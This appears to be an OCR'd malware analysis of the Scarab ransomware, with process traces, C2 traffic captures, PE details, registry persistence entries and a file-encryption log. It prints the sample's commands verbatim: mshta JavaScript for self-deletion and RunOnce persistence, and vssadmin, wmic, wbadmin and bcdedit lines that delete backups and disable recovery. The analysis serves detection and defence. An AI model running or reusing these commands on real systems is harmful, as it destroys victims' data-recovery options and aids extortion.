


SCARAB MALWARE

Encryption of Files	=	*OFFLINE OR C2*
FileNaming Convention	=	*BASE64 OR Normal*
Written in	=	*Borland\Delphi*
Encryption Algo	=	*AES with key cycling*
Attackers Email	=	suupport@protonmail.com bitkick@protonmail.com
FileExtension	=	*<File>.protonmail.com.SCARAB* *<b64>.protonmail.SCARAB.COM*

FUll Decryption = $500

RANSOM

FLOW (OFFLINE VARIANT)


```
CreateProcessW ( NULL, ""C:\Windows\system32\cmd.exe" /c copy /y "C:\Users\foo\Desktop\PAYLOAD_SCAR.exe" "C:\Users\foo\AppData\Roaming\sevnz.exe"", NULL, NULL, FALSE, CREATE_NEW_CONSOLE |
NORMAL_PRIORITY_CLASS, NULL, "C:\Windows\system32\", .., ..);
```

```
CreateProcessW ( NULL, "mshta.exe "javascript:o=new ActiveXObject('Scripting.FileSystemObject');setInterval(function(){try{o.DeleteFile('PAYLOAD_SCAR.exe');close()}catch(e){}},10);"", NULL, NULL, FALSE,
NORMAL_PRIORITY_CLASS, NULL, "C:\Users\foo\Desktop\",
```


```
mshta.exe "javascript:o=new ActiveXObject('WScript.Shell');x=new ActiveXObject('Scripting.FileSystemObject');setInterval(function(){try{i=x.GetFile('sevnz.exe').Path;o.RegWrite('HKCU\\Software\\Microsoft\
                                                                \Windows\\CurrentVersion\\RunOnce\\{45E73A27-D16C-4E...
```

```
cmd.exe" /c copy /y "C:\Users\foo\Desktop\PAYLOAD_SCAR.exe" "C:\Users\foo\AppData\Roaming\sevnz.exe"
consent.exe
PAYLOAD_SCAR.exe" runas
cmd.exe" /c copy /y "C:\Users\foo\Desktop\PAYLOAD_SCAR.exe" "C:\Users\foo\AppData\Roaming\sevnz.exe"
mshta.exe "javascript:o=new ActiveXObject('Scripting.FileSystemObject');setInterval(function(){try{o.DeleteFile('PAYLOAD_SCAR.exe');close()}catch(e){}},10);"
mshta.exe "javascript:o=new ActiveXObject('WScript.Shell');x=new ActiveXObject('Scripting.FileSystemObject');setInterval(function(){try{i=x.GetFile('sevnz.exe').Path;o.RegWrite('HKCU\\S
taskeng.exe {E68C1963-ADE1-43FB-9E69-B4D833B35AC2} S-1-5-18:NT AUTHORITY\System:Service:
C:\Windows\system32\cmd.exe /c wbadmin DELETE SYSTEMSTATEBACKUP -keepVersions:0
C:\Windows\system32\cmd.exe /c vssadmin Delete Shadows /All /Quiet
C:\Windows\system32\cmd.exe /c wmic SHADOWCOPY DELETE
C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding
C:\Windows\system32\vssvc.exe
vssadmin  Delete Shadows /All /Quiet
C:\Windows\system32\cmd.exe /c bcdedit /set {default} recoveryenabled No
C:\Windows\system32\cmd.exe /c bcdedit /set {default} bootstatuspolicy ignoreallfailures
wmic  SHADOWCOPY DELETE
Disable system restore (wbadmin DELETE SYSTEMSTATEBACKUP -keepVersions:0,
```

ALL - COMMANDS



FLOW (Command & Control 88.99.66.31:80). Different Variant




```
o.Run("cmd.exe /c wmic SHADOWCOPY DELETE",0);
o.Run("cmd.exe /c vssadmin Delete Shadows /All /Quiet",0);
o.Run("cmd.exe /c bcdedit /set {d
coveryenabled No",0);
o.Run("cmd.exe /c bcdedit /set {default} bootstatuspolicy ignoreallfailures",0);
```

```
"C:\Users\foo\Desktop\SCARAB_PAYLOAD.exe" runas

        -> CONSENT

"C:\Users\foo\AppData\Roaming\sevnz.exe"
mshta.exe "javascript:o=new ActiveXObject('Scripting.FileSystemObject');setInterval(function(){try{o.DeleteFile('SCARAB_PAYLOA
D.exe');close()}catch(e){}},10);"
mshta.exe "javascript:o=new ActiveXObject('WScript.Shell');x=new ActiveXObject('Scripting.FileSystemObject');setInterval(funct
ion(){try{i=x.GetFile('sevnz.exe').Path;o.RegWrite('HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\uSjBVNE',i);}
catc...
mshta.exe "javascript:eval(new ActiveXObject('WScript.Shell').RegRead('HKCU\\Software\\SQYCA\\FXKGK'));close();"
"C:\Windows\System32\cmd.exe" /c wbadmin DELETE SYSTEMSTATEBACKUP -keepVersions:0
"C:\Windows\System32\cmd.exe" /c wmic SHADOWCOPY DELETE
"C:\Windows\System32\cmd.exe" /c vssadmin Delete Shadows /All /Quiet
"C:\Windows\System32\cmd.exe" /c bcdedit /set {default} recoveryenabled No
"C:\Windows\System32\cmd.exe" /c bcdedit /set {default} bootstatuspolicy ignoreallfailures
clhf03028ja<VICTIMS_IP_ADDRESS>iplogger.co/153635676430083148690241
C:\Windows\system32\cmd.exe /c start /max notepad.exe "C:\Users\foo\IF YOU WANT TO GET ALL YOUR FILES BACK, PLEASE READ THIS.T
XT"
notepad.exe  "C:\Users\foo\IF YOU WANT TO GET ALL YOUR FILES BACK, PLEASE READ THIS.TXT"
```

TRAFFIC (Command & Control 88.99.66.31:80)

UDP

```
============================ (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 62981 |len=62981
    7D A6 81 80 00 01 00 01 00 00 00 00 08 69 70 6C        }..?.........ipl
    6F 67 67 65 72 02 63 6F 00 00 01 00 01 C0 0C 00        ogger.co........
    01 00 01 00 00 00 05 00 04 58 63 42 1F                 .........XcB.
```

3WAY

```
============================ (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.177.141      TO IP ADDRESS 88.99.66.31
        PORT INFORMATION (49198, 80)
        SEQUENCE INFORMATION (2093074817, 0)
        (14: 20: 20: 66)

============================ (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 88.99.66.31 TO IP ADDRESS 172.16.177.141
        PORT INFORMATION (80, 49198)
        SEQUENCE INFORMATION (3954714974, 2093074818)
        (14: 20: 20: 60)

============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.177.141      TO IP ADDRESS 88.99.66.31
        PORT INFORMATION (49198, 80)
        SEQUENCE INFORMATION (2093074818, 3954714975)
        (14: 20: 20: 60)
```

GET

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.141      TO IP ADDRESS 88.99.66.31
        PORT INFORMATION (49198, 80)
        SEQUENCE INFORMATION (2093074818, 3954714975)

        (14: 20: 20: 101)
GET /18RtV6.jpg HTTP/1.1
Host: iplogger.co
```

RESPONSE

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 88.99.66.31 TO IP ADDRESS 172.16.177.141
        PORT INFORMATION (80, 49198)
        SEQUENCE INFORMATION (3954714975, 2093074865)

        (14: 20: 20: 622)
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 24 Mar 2018 06:07:37 GMT
Co
ntent-Type: image/png
Transfer-Encoding: chunked
Connection: keep-ali
ve
Set-Cookie: PHPSESSID=5k7km249u2d0j92hj9fq0jnj55; path=/; HttpOnly

Pragma: no-cache
Set-Cookie: clhf03028ja=94.59.94.147; expires=Wed, 1
8-Jul-2029 05:49:51 GMT; Max-Age=357176534; path=/
Cache-Control: max-
age=315360000
Expires: Thu, 31 Dec 2037 23:55:55 GMT
X-Frame-Options:
 SAMEORIGIN

74
?PNG

IHDR%?V?PLTE?z=?
tRNS@??f        pHYs???+
IDA?c`?qd?IEND?B`?
0
```

STAGE 1

```
MG-Structure :                  MZ(Mark Zbikowski)
HeaderOffsetVal :               00000004
StackSeg :                      00000000
Stack* :                        000000b8
CkS :                           00000000
Instr* :                        00000000
HeaderAdd :                     000000f0
************************************************************************

## FILE_TYPE => PE

    +           i386 ...
    +           EXE ,
    +           Sat Jun 17 08:49:47 2017
    +           4
    +           0x1000000 <- Base*
    +           GUI
    +           (32B)
    +           56832 <- CS
    +           0x1000 <- CoseBase*
************************************************************************

    *           .text:
    *           .text: (X), (R),
    *           .rdata:
    *           .rdata: I, (R),
    *           .data:
    *           .data: I, (R), (W),
```

C:\Users\foo\AppData\Roaming**sevnz.exe** [0x00400000]
C:\Windows\SysWOW64\ntdll.dll [0x773F0000]
C:\Windows\syswow64\kernel32.dll [0x75170000]
C:\Windows\syswow64\KERNELBASE.dll [0x75270000]
C:\Windows\syswow64\oleaut32.dll [0x764A0000]
C:\Windows\syswow64\ole32.dll [0x76620000]
C:\Windows\syswow64\msvcrt.dll [0x76920000]
C:\Windows\syswow64\GDI32.dll [0x76410000]
C:\Windows\syswow64\USER32.dll [0x752C0000]
C:\Windows\syswow64\ADVAPI32.dll [0x769D0000]
C:\Windows\SysWOW64\sechost.dll [0x76BF0000]
C:\Windows\syswow64\RPCRT4.dll [0x76530000]
C:\Windows\syswow64\SspiCli.dll [0x74F60000]
C:\Windows\syswow64\CRYPTBASE.dll [0x74F50000]
C:\Windows\syswow64\LPK.dll [0x76260000]
C:\Windows\syswow64\USP10.dll [0x76B50000]
C:\Windows\system32\mpr.dll [0x74030000]
C:\Windows\syswow64\wininet.dll [0x76EF0000]
C:\Windows\syswow64\SHLWAPI.dll [0x755B0000]
C:\Windows\syswow64\Normaliz.dll [0x773C0000]
C:\Windows\syswow64\urlmon.dll [0x762D0000]
C:\Windows\syswow64\CRYPT32.dll [0x74FC0000]
C:\Windows\syswow64\MSASN1.dll [0x76A70000]
C:\Windows\syswow64\iertutil.dll [0x76C10000]
C:\Windows\syswow64\shell32.dll [0x75610000]
C:\Windows\system32\IMM32.DLL [0x753C0000]
C:\Windows\syswow64\MSCTF.dll [0x76A80000]
C:\Windows\system32\uxtheme.dll [0x72E90000]
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7600.16385_none_421189da2b7fabfc\comctl32.dll [0x748C0000]
C:\Windows\syswow64\CLBCatQ.DLL [0x750E0000]
C:\Windows\system32\propsys.dll [0x72830000]
C:\Windows\system32\ntmarta.dll [0x74820000]
C:\Windows\syswow64\WLDAP32.dll [0x76E10000]
C:\Windows\system32\apphelp.dll [0x74230000]
C:\Windows\syswow64\SETUPAPI.dll [0x76780000]
C:\Windows\syswow64\CFGMGR32.dll [0x76E60000]
C:\Windows\syswow64\DEVOBJ.dll [0x75560000]
C:\Windows\system32\profapi.dll [0x748B0000]
C:\Windows\syswow64\ws2_32.DLL [0x76280000]
C:\Windows\syswow64\NSI.dll [0x762C0000]
C:\Windows\system32\dnsapi.DLL [0x74C90000]
C:\Windows\system32\iphlpapi.DLL [0x74C70000]
C:\Windows\system32\WINNSI.DLL [0x74D30000]
C:\Windows\system32\RASAPI32.dll [0x74850000]
C:\Windows\system32\rasman.dll [0x74800000]
C:\Windows\system32\rtutils.dll [0x74BF0000]
C:\Windows\system32\sensapi.dll [0x74A60000]
C:\Windows\system32\NLAapi.dll [0x747F0000]
C:\Windows\System32\mswsock.dll [0x747A0000]
C:\Windows\System32\winrnr.dll [0x74790000]
C:\Windows\system32\napinsp.dll [0x74780000]
C:\Windows\system32\pnrpnsp.dll [0x74760000]
C:\Windows\system32\wshbth.dll [0x74750000]
C:\Windows\System32\wshtcpip.dll [0x74740000]
C:\Windows\System32\wship6.dll [0x74730000]
C:\Windows\system32\rasadhlp.dll [0x747E0000]
C:\Windows\System32\fwpuclnt.dll [0x74340000]

C:\Windows\SysWOW64**mshta.exe** [0x00A20000]
C:\Windows\SysWOW64\ntdll.dll [0x773F0000]
C:\Windows\syswow64\kernel32.dll [0x75170000]
C:\Windows\syswow64\KERNELBASE.dll [0x75270000]
C:\Windows\syswow64\ADVAPI32.dll [0x769D0000]
C:\Windows\syswow64\msvcrt.dll [0x76920000]
C:\Windows\SysWOW64\sechost.dll [0x76BF0000]
C:\Windows\syswow64\RPCRT4.dll [0x76530000]
C:\Windows\syswow64\SspiCli.dll [0x74F60000]
C:\Windows\syswow64\CRYPTBASE.dll [0x74F50000]
C:\Windows\SysWOW64\mshtml.dll [0x72030000]
C:\Windows\syswow64\PSAPI.DLL [0x76270000]
C:\Windows\syswow64\GDI32.dll [0x76410000]
C:\Windows\syswow64\USER32.dll [0x752C0000]
C:\Windows\syswow64\LPK.dll [0x76260000]
C:\Windows\syswow64\USP10.dll [0x76B50000]
C:\Windows\syswow64\ole32.dll [0x76620000]
C:\Windows\syswow64\urlmon.dll [0x762D0000]
C:\Windows\syswow64\OLEAUT32.dll [0x764A0000]
C:\Windows\syswow64\SHLWAPI.dll [0x755B0000]
C:\Windows\syswow64\CRYPT32.dll [0x74FC0000]
C:\Windows\syswow64\MSASN1.dll [0x76A70000]
C:\Windows\syswow64\iertutil.dll [0x76C10000]
C:\Windows\SysWOW64\msls31.dll [0x73D80000]
C:\Windows\SysWOW64\VERSION.dll [0x73190000]
C:\Windows\system32\IMM32.DLL [0x753C0000]
C:\Windows\syswow64\MSCTF.dll [0x76A80000]
C:\Windows\SysWOW64\ntmarta.dll [0x74820000]
C:\Windows\syswow64\WLDAP32.dll [0x76E10000]
C:\Windows\system32\uxtheme.dll [0x72E90000]
C:\Windows\SysWOW64\dwmapi.dll [0x74C50000]
C:\Windows\syswow64\CLBCatQ.DLL [0x750E0000]
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7600.16385_none_421189da2b7fabfc\comctl32.dll [0x748C0000]
C:\Windows\system32\msimtf.dll [0x74060000]
C:\Windows\SysWOW64\OLEACC.DLL [0x73A60000]
C:\Windows\SysWOW64\CRYPTSP.dll [0x74D40000]
C:\Windows\system32\rsaenh.dll [0x74CE0000]
C:\Windows\SysWOW64\RpcRtRemote.dll [0x74720000]
C:\Windows\SysWOW64\SXS.DLL [0x73070000]
C:\Windows\SysWOW64\ieframe.dll [0x71210000]
C:\Windows\syswow64\SHELL32.dll [0x75610000]
C:\Windows\SysWOW64\jscript.dll [0x72FB0000]
C:\Windows\SysWOW64\wshom.ocx [0x73280000]

Registry Value

```
[03-21-2018-22-28-36]-> 2 AyjgÏcsVo notepad.exe "C:\Users\foo\HOW TO RECOVER ENCRYPTED FILES.TXT"

[03-24-2018-08-56-44]-> 2 uSjBVNE notepad.exe "C:\Users\foo\IF YOU WANT TO GET ALL YOUR FILES BACK, PLEASE READ THIS.TXT"
```

File encryption started. File names are replaced with base64 format

```
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\QTWZLVEHMOJJXQ.bitkick@protonmail.com ** 8861
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\TLoDN7m=tnR4UVsU1KrzDrqM8XQ.bitkick@protonmail.com ** 156877
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\unqlite-db-117\gw1wWtBXpXSdMSwLpNROg9s2sRD8x4.bitkick@protonmail.com ** 1597
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\unqlite-db-117\HOW TO RECOVER ENCRYPTED FILES.TXT ** 3294
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\unqlite-db-117\unqlite-samples\3RXuSGFoU1Qtdmm3IkWtMGx2kUyinAvuWSY.bitkick@protonmail.com ** 7789
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\unqlite-db-117\unqlite-samples\9386pxKakXEDFFRLFMoRDbmI4pxedTpEW8Ue87DFb6Q90ilm.bitkick@protonmail.com ** 7357
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\unqlite-db-117\unqlite-samples\9EZksR9qUN7tEu67n4OUT+yO478MThDudy5q9EhQhGJWY=Comlv=eeAf.bitkick@protonmail.com ** 7821
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\unqlite-db-117\unqlite-samples\a=VhEnLlPWcib0D123YC3sHtrW5EQmPkgJyr4GHkCxXqxKx0mwM.bitkick@protonmail.com ** 8589
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\unqlite-db-117\unqlite-samples\AcfvG64Y3cGbJpagwrAdDKbBZ7j8FDKysY8jxdVq9a4wYHAHJm3T6qZM.bitkick@protonmail.com ** 9581
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\unqlite-db-117\unqlite-samples\DPpgiGXcWB987fkEAKw7cE73uqL=BZs9edZM5SWg+05nvZTH1EZX3NvdVbI.bitkick@protonmail.com ** 109
89
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\unqlite-db-117\unqlite-samples\E3u0PpguyMb697jV4j6wqeG6zlSWHEZPNupatIrKzdDoAA.bitkick@protonmail.com ** 10333
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\unqlite-db-117\unqlite-samples\FDr9CADbm+I3Uct0UQbgWmpgZ7ZBypld9JhUfaJ9cnVecgJh7pg.bitkick@protonmail.com ** 7405
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\unqlite-db-117\unqlite-samples\HOW TO RECOVER ENCRYPTED FILES.TXT ** 3294
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\unqlite-db-117\unqlite-samples\OJ9vEPKgtcP42Aax48dOLGwpdPLZBG+AuMGpljNMHdpqSgLX726omQ.bitkick@protonmail.com ** 21293
